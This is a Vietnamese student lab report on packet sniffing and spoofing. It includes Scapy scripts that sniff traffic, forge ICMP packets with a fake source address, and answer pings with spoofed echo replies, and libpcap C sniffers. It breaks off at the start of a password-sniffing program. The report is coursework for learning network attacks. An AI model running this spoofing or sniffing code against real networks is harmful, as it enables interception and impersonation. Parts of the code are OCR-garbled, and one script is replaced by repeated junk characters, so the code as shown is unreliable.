Bài Tập Buổi 5: Packet Sniffing and Spoofing Lab

Lớp: NT140.O11.ANTT

Nhóm 14

Tên	MSSV
Nguyễn Đình Luân	21521105
Trần Thanh Triều	21522713
Trần Đức Trí Dũng	21520748

```
ali)-[/home/kali/Desktop]
Python 3.11.4 (main, Jun 7 2023, 10:13:09) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
  version = 4
  ihl
           = None
  tos
           = 0×0
            = None
  len
  id
  flags
  frag
            = 0
            = 64
  ttl
           = hopopt
  proto
  chksum
           = None
            = 127.0.0.1
  src
  dst
            = 127.0.0.1
  \options
```

1.1A

Code python:

```
File Edit Search View Document Help

「「中では、大きない」では、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、」」では、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、「こうでは、」」」

「こうでは、「こうでは、「こうでは、「こうでは、」」」

「こうでは、「こうでは、「こうでは、「こうでは、」」」
「こうでは、「こうでは、」」」
「こうでは、「こうでは、」」」
「こうでは、「こうでは、」」
「こうでは、「こうでは、」」
「こうでは、「こうでは、」」」
「こうでは、「こうでは、」」
「こうでは、「こうでは、」」
「こうでは、」」
「こうでは、「こうでは、」」
「こうでは、」」
「こうでは、「こうでは、」」
「こうでは、」」
「こうでは、「こうでは、」」
「こうでは、」」
「こうでは、」
「こうでは、」」
「こうでは、」」
「こうでは、」」
「こうでは、」
「こうでは、」
「こうでは、」
「こうでは、」
「こうでは、」
「こうでは、」」
「こうでは、」
「こうでは、」
「こうでは、」」
「こうでは、」
「こうでは、」」
「こうでは、」」
「こうでは、」」
「こうでは、」」
「こうでは、」」
「こうでは、」」
「こうでは、」」
「こうでは、」」
「こうでは、」
「こうで
```

Chay code bằng quyền super user:

```
i)-[/home/kali/Desktop]
   python3 1.1.py
###[ Ethernet ]###
            = 02:42:6b:70:0d:21
 dst
 src
            = 02:42:0a:09:00:06
           = IPv4
  type
###[ IP ]###
    version
              = 4
    ihl
              = 0×0
    tos
    len
              = 84
              = 48099
    id
    flags
               = DF
    frag
              = 0
    ttl
              = 64
              = icmp
    proto
             = 0×96d
    chksum
              = 10.9.0.6
    src
    dst
               = 142.251.220.78
```

ping tới google để bắt những gói tin ICPM

```
root@6136312c3a39:/# ping google.com
PING google.com (142.251.220.78) 56(84) bytes of data.
64 bytes from hkg07s51-in-f14.1e100.net (142.251.220.78): icmp_seq=1 ttl=127 time=38.0 ms
^c
— google.com ping statistics -
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.991/37.991/37.991/0.000 ms
root@6136312c3a39:/#
                                 ip6-allnodes
                                                 ip6-localnet
                                                                   localhost
6136312c3a39
             ff00::0
                                 ip6-allrouters ip6-loopback
                ff02::1
:: 1
fe00::0
                                 ip6-localhost
                                                  ip6-mcastprefix
                ff02::2
root@6136312c3a39:/# sS
```


Chạy code không dùng quyền su:

Chạy chương trình sử dụng quyền su cho phép chúng ta xem toàn bộ lưu lượng mạng đi qua interface trong chương trình, khi ta chạy code mà không có quyền su, chương trình sẽ báo lỗi Operation not permitted

Task 1.1B. - Capture only the ICMP packet.

Code: Để ngắn gọn thì hàm print_pkt(pkt) đã được viết lại, chỉ hiện những chi tiết cần thiết cho ngắn gọn.

```
1 #!/usr/bin/python
3 from scapy.all import *
5 def print_pkt(pkt):
6
          if pkt[ICMP] is not None:
7
                   if pkt[ICMP].type = 0 or pkt[ICMP].type = 8:
8
9
                           print("ICMP Packet====")
10
                           print(f"\tSource: {pkt[IP].src}")
11
                           print(f"\tDestination: {pkt[IP].dst}")
12
13
                           if pkt[ICMP].type = 0:
14
                                    print(f"\tICMP type: echo-reply")
15
16
                           if pkt[ICMP].type = 8:S
17
                                    print(f"\tICMP type: echo-request")
18
19
20
21 interfaces = ['br-e12cb9117793','enp0s3','lo']
22 pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```




Task 1.1B. - Capture any TCP packet that comes from a particular IP and with adestination port number 23

Code:

```
1 #!/usr/bin/python
3 from scapy.all import *
5 def print_pkt(pkt):
          if pkt[TCP] is not None:
6
                   print("TCP Packet====")
                   print(f"\tSource: {pkt[IP].src}")
print(f"\tDestination: {pkt[IP].dst}")
8
9
                   print(f"\tTCP Source port: {pkt[TCP].sport}")
0
                   print(f"\tTCP Destination port: {pkt[TCP].dport}")
2
4 interfaces = ['br-e8d2b02fb7f9','eth0','lo']
5 pkt = sniff(iface=interfaces, filter='tcp port 23 and src host 10.9.0.6',
 prn=print_pkt)
```

Telnet tới 10.9.0.6



```
root@kali)-[/home/kali/Desktop]
python3 tcp_sniffer.py

TCP Packet
Source: 10.9.0.6
Destination: 0.0.0.23
TCP Source port: 45850
TCP Destination port: 23

TCP Packet
Source: 10.9.0.6
Destination: 0.0.0.23
TCP Source port: 45850
TCP Destination: 0.0.0.23
TCP Source port: 45850
TCP Destination port: 23
```

Task 1.1B. - Capture packets comes from or to go to a particular subnet.

You can pick any subnet, such as 128.230.0.0/16;

you should not pick the subnet that your VM is attached to.

Code:

```
1 #!/usr/bin/python
2
3 from scapy.all import *
4
5 def print_pkt(pkt):
6    pkt.show()
7
8 interfaces = ['br-e8d2b02fb7f9','eth0','lo']
9 pkt = sniff(iface=interfaces, filter='dst net 128.230.0.0/16', prn=print_pkt)
10
```

Code gửi packet

```
1 from scapy.all import *
2 ip=IP()
3 ip.dst='128.230.0.0/16'
4 send(ip,iface="eth0",loop = 0,inter = 5)
```

Gửi packet:

```
(root@kali)-[/home/kali/Desktop]
    python3 send_subnet_packet.py
    .^C
Sent 1 packets.
```

No.	Time	Source	Destination	Protocol	Length Info
	1 0.000000000	VMware_bd:35:2f	Broadcast	ARP	42 Who has 192.168.179.2? Tell
	2 0.000408020	VMware_fc:19:f6	VMware_bd:35:2f	ARP	60 192.168.179.2 is at 00:50:56
	3 0.026367378	192.168.179.129	128.230.0.0	IPv4	34
	4 0.026654226	192.168.179.2	192.168.179.129	ICMP	62 Destination unreachable (Pro
	5 41.013787024	192.168.179.129	192.168.179.254	DHCP	324 DHCP Request - Transaction
	6 41.015497691	192.168.179.254	192.168.179.129	DHCP	342 DHCP ACK - Transaction

```
Li)-[/home/kali/Desktop]
   python3 subnet_sniffer.py
###[ Ethernet ]###
 dst
          = 00:50:56:fc:19:f6
           = 00:0c:29:bd:35:2f
 src
           = IPv4
  type 4
###[ IP ]###
     version
               = 4
    ihl
               = 5
    tos
              = 0×0
              = 20
    len
    id
               = 1
    flags
    frag
              = 0
               = 64
    ttl
    proto
              = hopopt
    chksum
              = 0 \times 85d9
              = 192.168.179.129
    src
               = 128.230.0.0
    dst
     \options
```

1.2:

Code: Ta đổi ip nguồn thành ip 1.2.3.4(ngẫu nhiên) và ip đích thành ip của 1 máy ảo cùng mạng

```
1 from scapy.all import *
2 a = IP()
3 a.src = '1.2.3.4'
4 a.dst = '192.168.179.131'
5 send(a/ICMP())
6 ls(a)
7
```

Chạy chương trình:

```
)-[/home/kali/Desktop]
    python3 icmp_spoofing.py
Sent 1 packets.
version : BitField (4 bits)
                                                                 ('4')
                                                = 4
          : BitField (4 bits)
                                                                 ('None')
ihl
                                               = None
                                                                 ('0')
         : XByteField
tos
                                               = 0
                                                                 ('None')
len
          : ShortField
                                               = None
                                                                 ('1')
id
          : ShortField
                                                                 ('<Flag 0 ()>')
          : FlagsField
flags
                                               = <Flag 0 ()>
                                                                 ('0')
         : BitField (13 bits)
                                               = 0
frag
                                                                 ('64')
         : ByteField
                                                = 64
ttl
                                                                 ('0')
proto
         : ByteEnumField
                                               = 0
                                                                 ('None')
         : XShortField
chksum
                                                = None
                                               = '1.2.3.4'
src
         : SourceIPField
                                                                 ('None')
                                               = '192.168.179.131' ('None')
dst
         : DestIPField
          : PacketListField
options
```

Capture bằng wireshark: Sử dụng thư viện scapy, ip nguồn đã bị ghi đè bằng ip đã được sửa: 1.2.3.4 và gửi gói đến đích 192.168.179.131; gói đã được nhận trước 10.0.2.6 và đã gửi phản hồi echo lại

```
3 0.034993273
               1.2.3.4
                                     192.168.179.131
                                                          ICMP
                                                                      42 Echo (ping) request
               VMware_72:ee:b7
4 0.035514736
                                     Broadcast
                                                          ARP
                                                                      60 Who has 192.168.179
5 0.035514902 VMware_fc:19:f6
                                     VMware_72:ee:b7
                                                          ARP
                                                                      60 192.168.179.2 is at
6 0.035614504
               192.168.179.131
                                     1.2.3.4
                                                          ICMP
                                                                      60 Echo (ping) reply
```

Capture bằng chương trình viết ở bài 1:

1.3:

```
1 from scapy.all import *
2
3 inRoute = True
4i = 1
  while inRoute:
6
          a = IP(dst='192.168.1.20', ttl=i)
          response = sr1(a/ICMP(),timeout=1,verbose=0)
8
9
          if response is None:
LØ
                   print(f"{i} Request timed out.")
1
          elif response.type = 0:
13
14
15
                   print(f"{i} {response.src}")
                   inRoute = False
                   print(f"{i} {response.src}")
.7
.8
          i = i + 1
```

ping tới máy tính cùng wifi:

```
(root@kali)-[/home/kali/Desktop]
python3 traceroute.py
1 192.168.179.2
2 192.168.1.20
```

1.4: code này sẽ check xem gói tin bắt được có phải là gói tin ICMP không, nếu phải sẽ đảo ngược đích và nguồn rồi gửi lại

```
~/Desktop/SnS.py - Mousepad
                                                                    File Edit Search View Document Help
   Q &
                   ×
                        Դ
                                                                        63
1 #!/usr/bin/python
2 from scapy.all import *
4 def send_packet(pkt):
          if(pkt[2].type = 8):
6
                 src=pkt[1].src
7
                 dst=pkt[1].dst
8
9
                 seq = pkt[2].seq
                 id = pkt[2].id
10
11
                 load=pkt[3].load
12
                 print(f"Flip: src {src} dst {dst} type 8 REQUEST")
13
                 print(f"Flop: src {dst} dst {src} type 0 REPLY\n")
14
                 reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/
15
  load
16
                 send(reply.verbose=0)
17
18 interfaces = ['eth0']
19 pkt = sniff(iface=interfaces, filter='icmp', prn=send_packet)
```

Trường hợp 1: ping tới 1 host không không có ở trên internet

Nếu không bật chương trình trên thì sẽ bị 100% packetloss, nếu đã bật chương trình sẽ có gói tin trả về thì sẽ có gói tin trả về:

```
| Python3 SnS.py | Flip: src 192.168.179.131 dst 1.2.3.4 type 8 REQUEST | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flip: src 192.168.179.131 dst 1.2.3.4 type 8 REQUEST | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flip: src 192.168.179.131 dst 1.2.3.4 type 8 REQUEST | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flip: src 192.168.179.131 dst 1.2.3.4 type 8 REQUEST | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flip: src 192.168.179.131 dst 1.2.3.4 type 8 REQUEST | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY | Flo
```

```
-(kali⊕kali)-[~]
_s ping -c 1 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=72.9 ms
 — 1.2.3.4 ping statistics -
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 72.861/72.861/72.861/0.000 ms
  -(kali@kali)-[~]
-$ ping -c 4 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=64.5 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=26.6 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=46.1 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=31.8 ms

    1.2.3.4 ping statistics -

4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 26.550/42.235/64.542/14.723 ms
```

```
1 0.0000000000
                192.168.179.131
                                      1.2.3.4
                                                           ICMP
                                                                       98 Echo (ping) request
2 0.047491881
               VMware_bd:35:2f
                                      Broadcast
                                                           ARP
                                                                       42 Who has 192.168.179.131? Te
3 0.047997693
                VMware_72:ee:b7
                                      VMware_bd:35:2f
                                                           ARP
                                                                       60 192.168.179.131 is at 00:0c
4 0.064088055
                1.2.3.4
                                     192.168.179.131
                                                           ICMP
                                                                       98 Echo (ping) reply
5 1.005314116
                192.168.179.131
                                      1.2.3.4
                                                           ICMP
                                                                       98 Echo (ping) request
                                                                                              id=0x93
6 1.030929242
                1.2.3.4
                                     192.168.179.131
                                                           ICMP
                                                                       98 Echo (ping) reply
                                                                                               id=0x93
7 2.007506739
                192.168.179.131
                                      1.2.3.4
                                                           ICMP
                                                                       98 Echo (ping) request
                                                                                              id=0x93
8 2.053296547
                1.2.3.4
                                      192.168.179.131
                                                           ICMP
                                                                       98 Echo (ping) reply
                                                                                               id=0x93
9 3.008413278
                192.168.179.131
                                      1.2.3.4
                                                           ICMP
                                                                       98 Echo (ping) request
                                                                                               id=0x93
11 5.119286523
                VMware 72:ee:b7
                                      VMware fc:19:f6
                                                           ARP
                                                                       60 Who has 192.168.179.2? Tell
                                                           ARP
12 5.119286707
                VMware_fc:19:f6
                                     VMware_72:ee:b7
                                                                       60 192.168.179.2 is at 00:50:50
```

Trường hợp 2: ping tới 1 host không có trong mạng lan: tương tự trường hợp 1

Trường hợp 3: ping tới 1 host có thật trên internet: lúc này máy ping sẽ nhận được các gói trả lời từ host được ping và host đang chạy chương trình:

_ 10.000000000	192.168.179.131	8.8.8.8	ICMP	98 Echo (ping) request id=0x3f77, seq=1/2
2 0.040110317	VMware_fc:19:f6	Broadcast	ARP	60 Who has 192.168.179.131? Tell 192.168.1
3 0.040110516	VMware_72:ee:b7	VMware_fc:19:f6	ARP	60 192.168.179.131 is at 00:0c:29:72:ee:b7
4 0.040207950	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x3f77, seq=1/2
5 0.060945756	VMware_bd:35:2f	Broadcast	ARP	42 Who has 192.168.179.131? Tell 192.168.1
6 0.061372573	VMware_72:ee:b7	VMware_bd:35:2f	ARP	60 192.168.179.131 is at 00:0c:29:72:ee:b7
7 0.098747888	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x3f77, seq=1/2
8 1.002976285	192.168.179.131	8.8.8.8	ICMP	98 Echo (ping) request id=0x3f77, seq=2/5
9 1.032316746	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x3f77, seq=2/5
10 1.042512599	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x3f77, seq=2/5
11 2.007766906	192.168.179.131	8.8.8.8	ICMP	98 Echo (ping) request id=0x3f77, seq=3/7
12 2.030086625	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x3f77, seq=3/7
13 2.047934733	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x3f77, seq=3/7
14 3.012208441	192.168.179.131	8.8.8.8	ICMP	98 Echo (ping) request id=0x3f77, seq=4/1
15 3.031764735	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x3f77, seq=4/1
16 3.051678765	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x3f77, seq=4/1
17 5.094517992	VMware_72:ee:b7	VMware_fc:19:f6	ARP	60 Who has 192.168.179.2? Tell 192.168.179
18 5.094518398	VMware fc:19:f6	VMware 72:ee:h7	ARP	60 192 168 179 2 is at 00:50:56:fc:19:f6

```
kali@ kali)-[~]
    ping -c 4 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=40.7 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=99.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=29.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=39.7 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=22.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=40.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=20.1 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, +3 duplicates, 0% packet loss, time 3012ms
rtt min/avg/max/mdev = 20.058/41.804/99.346/24.788 ms
```

Task 2.1: Writing Packet Sniffing Program

PCAP là một api để bắt gói tin

2.1A:

code:

```
/* Ethernet header */
        Estruct ethheader [
               u_char ether_dhost[6];
              u_char ether_shost[6];
               u_short ether_type;
                                                                    /* IP? ARP? RARP? etc */
       Estruct ipheader [
                                     iph_ihl:4, //IP header length
          unsigned char
                                     iph_ver:4; //IP version
           unsigned char iph_tos; //Type of service
unsigned short int iph_len; //IP Packet length (data + header)
           unsigned short int iph_ident; //Identification
unsigned short int iph_flag:3, //Fragmentation flags
iph_offset:13; //Flags offset
unsigned char iph_ttl; //Time to Live
           unsigned char
           unsigned char iph_protocol; //Protocol type unsigned short int iph_chksum; //IP datagram checksum
           struct in_addr iph_sourceip; //Source IP address
struct in_addr iph_destip; //Destination IP address
       Estruct icmpheader [
          unsigned char icmp_type; // ICMP message type
unsigned char icmp_code; // Error code
          unsigned short int icmp_chksum; //Checksum for ICMP Header and data
unsigned short int icmp_id; //Used for identifying request
unsigned short int icmp_seq; //Sequence number
29
36
33
34
       Estruct udpheader
          u_int16_t udp_sport;
           u_int16_t udp_dport;
           u_int16_t udp_ulen;
          u_int16_t udp_sum;
       Estruct topheader {
             u_short tcp_sport;
                                                          /* source port */
              u_short tcp_dport;
                                                          /* destination port */
            u_int tcp_seq;
u_int tcp_ack;
                                         /* data offset, rsvd */
(((th)->tcp_offx2 & 0xf0) >> 4)
         u_char tcp_offx2;
#define TH_OFF(th)
         u_char tcp_flags;
#define TH_FIN 0x01
         #define TH_SYN 0x02
         #define TH_RST 0x04
         #define TH_PUSH 0x08
         #define TH_ACK 0x10
         #define TH_URG 0x20
         #define TH_ECE 0x40
#define TH_CWR 0x80
         #define TH_FLAGS
                                         (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
             u_short tcp_win;
                                                          /* window */
              u_short tcp_sum;
u_short tcp_urp;
                                                           /* urgent pointer */
        mstruct pseudo_tcp
                    unsigned saddr, daddr;
                   unsigned char mbz;
                   unsigned char ptcl;
                   unsigned short tcpl;
                   struct tcpheader tcp;
                    char payload[1500];
```

```
1 #include <pcap.h>
 3 #include <arpa/inet.h>
4 #include "myheader.h"
 5
 6 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
    struct ethheader *eth = (struct ethheader *)packet;
8
    if (ntohs(eth\rightarrowether_type) = 0×0800) { // 0×0800 is IP type
9
       struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
10
11
      12
13
14
15 }
16
17 int main() {
18
    pcap_t *handle;
19
    char errbuf[PCAP_ERRBUF_SIZE];
20
           bpf_program fp;
21
    char filter_exp[] =
22
    bpf_u_int32 net;
23
24
    // Step 1: Open live pcap session on NIC with name enp0s3
25
    handle = pcap_open_live("eth0", BUFSIZ, 1, 1000, errbuf);
26
27
    // Step 2: Compile filter_exp into BPF psuedo-code
28
    pcap_compile(handle, &fp, filter_exp, 0, net);
29
    pcap_setfilter(handle, &fp);
30
31
    // Step 3: Capture packets
32
    pcap_loop(handle, -1, got_packet, NULL);
33
34
    pcap_close(handle); //Close the handle
35
36 }
37
```

```
%kali)-[/home/kali/Desktop/2]
    ./sniffer
                          Destination: 23.202.34.168
Source: 192.168.179.131
Source: 192.168.179.131
                          Destination: 172.217.24.227
Source: 23.202.34.168
                       Destination: 192.168.179.131
Source: 172.217.24.227
                        Destination: 192.168.179.131
Source: 192.168.179.131
                          Destination: 23.2.16.50
Source: 23.2.16.50 Destination: 192.168.179.131
Source: 192.168.179.131
                          Destination: 54.230.87.83
Source: 54.230.87.83 Destination: 192.168.179.131
Source: 192.168.179.131
                          Destination: 104.18.15.101
                          Destination: 192.124.249.22
Source: 192.168.179.131
Source: 104.18.15.101
                       Destination: 192.168.179.131
Source: 192.124.249.22
                        Destination: 192.168.179.131
Source: 192.168.179.131
                          Destination: 172.217.27.35
Source: 192.168.179.131
                          Destination: 142.250.207.67
                       Destination: 192.168.179.131
Source: 172.217.27.35
Source: 142.250.207.67
                         Destination: 192.168.179.131
Source: 142.250.207.67 Destination: 192.168.179.131
```

Câu hỏi 1:

Giải thích:

Đầu tiên ta mở một live pcap session trên card mạng có tên eth0. Điều này được thực hiện bởi hàm pcap_open_live. Sau đó chúng ta cài đặt filter bằng 2 method là:

-pcap_complie: được sử dụng để biên dịch một biểu thức lọc (filter expression) thành một chương trình máy ảo bộ lọc (BPF - Berkeley Packet Filter). Biểu thức lọc có thể chứa các quy tắc để lọc gói tin dựa trên địa chỉ IP, cổng, giao thức, hoặc các điều kiện khác.

-Hàm pcap_setfilter được sử dụng để áp dụng chương trình máy ảo bộ lọc (BPF) đã biên dịch trước đó lên một phiên bản PCAP để lọc các gói tin mạng.

Bước thứ ba ta dùng pcap_loop để bắt gói tin theo vòng lặp với tham số -1 là vòng lặp vô hạn

Câu hỏi 2: chúng ta cần quyền root để set up promiscuous mode and raw socket. Nếu chúng ta không cấp quyền root, hàm pcap_open_live sẽ bị lỗi dẫn đến cả chương trình bị lỗi

Câu hỏi 3: tắt promiscuous mode bằng cách để tham số thứ 3 thành 0, các giá trị khác sẽ là bật nếu tắt promiscuous mode thì chương trình chỉ bắt những gói tin được gửi đến đến chính nó, còn nếu bật thì chương trình sẽ bắt tất cả những gói tin có thể nhìn thấy được

Task 2.1B: Writing Filters.

Capture the ICMP packets between two specific hosts: ta chọn host 192.168.179.131(ip của máy ảo thứ 2) và 8.8.8.8

```
<pcap.h>
 2 #include <stdio.h>
3 #include <arpa/inet.h>
 4 #include "myheader.h"
 6 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
7    struct ethheader *eth = (struct ethheader *)packet;
     if (ntohs(eth→ether_type) = 0×0800) { // 0×0800 is IP type
       struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
10
11
        12
13
14
15
        switch(ip→iph_protocol) {
    case IPPROTO_ICMP:
        printf(" Protocol
16
18
19
20
               printf(" Protocol: others\n");
21
22
23
        1
24
25 }
27 int main() {
    pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
28
29
     struct bpf_program fp;
char filter_exp[] = "icmp and src host 192.168.179.131 and dst host 8.8.8.8";
30
31
32
     bpf_u_int32 net;
33
34
     handle = pcap_open_live("eth0", BUFSIZ, 1, 1000, errbuf);
36
     // Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);
38
39
40
41
     pcap_loop(handle, -1, got_packet, NULL);
     pcap_close(handle); //Close the handle
45
46 }
```

```
(kali@ kali)-[~]
    ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=39.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=38.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=38.9 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=40.3 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 38.942/39.506/40.319/0.588 ms

--- (kali@ kali)-[~]
```

Capture the TCP packets with a destination port number in the range from 10 to 100:

```
1 #include <pcap.h>
2 #include <stdio.h>
3 #include <arpa/inet.h>
 6 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
7    struct ethheader *eth = (struct ethheader *)packet;
 8
 9
       if (ntohs(eth\rightarrowether_type) = 0×0800) { // 0×0800 is IP type
         struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
10
11
         printf("Source: %s ", inet_ntoa(ip→iph_sourceip));
printf("Destination: %s", inet_ntoa(ip→iph_destip));
   /* determine protocol */
switch(ip→iph_protocol) {
13
14
15
               case IPPROTO_TCP:
printf(" Pro
16
               return;
default:
18
19
20
                     printf("
22
23
24 }
25
26 int main() {
27
28
      pcap_t *handle;
      char errbuf[PCAP_ERRBUF_SIZE];
29
30
      struct bpf_program fp;
char filter_exp[] = "TCP and dst portrange 10-100";
31
32
33
       bpf_u_int32 net;
34
35
       handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
      pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);
38
39
40
41
42
       pcap_loop(handle, -1, got_packet, NULL);
43
       pcap_close(handle); //Close the handle
44
45 }
```

```
(kali@kali)-[~]
$ telnet 192.168.179.132
Trying 192.168.179.132...
telnet: Unable to connect to remote host: Connection refused

(kali@kali)-[~]
$ telnet 192.168.179.132
Trying 192.168.179.132...
telnet: Unable to connect to remote host: Connection refused

(kali@kali)-[~]
$ [kali@kali]-[~]
```

2.1C: Sniffing Passwords

```
<stdio.h>
                        <stdlib.h>
  5 #include <ctype.h>
 8 #define ETHER_ADDR_LEN 6
9 #define SIZE_ETHERNET 14
10
13 u_char ether_dhost[6]; /* destination host address */
14 u_char ether_shost[6]; /* source host address */
15 u_short ether_type; /* IP? ARP? RARP?
16 };
18 /* IP Header */
        struct ipheader {
unsigned char
         unsigned char iph_ihl:4, //IP header length
iph_ver:4; //IP version
unsigned char iph_tos; //Type of service
unsigned short int iph_len; //IP Packet length (data + header)
unsigned short int iph_ident; //Identification
20
         27
29
31
32 };
33 #define IP_HL(ip)
35 /* TCP header */
36 typedef unsigned int tcp_seq;
37
38 struct sniff_tcp {
         truct sniff_tcp {
    unsigned short th_sport; /* source port */
    unsigned short th_dport; /* destination port */
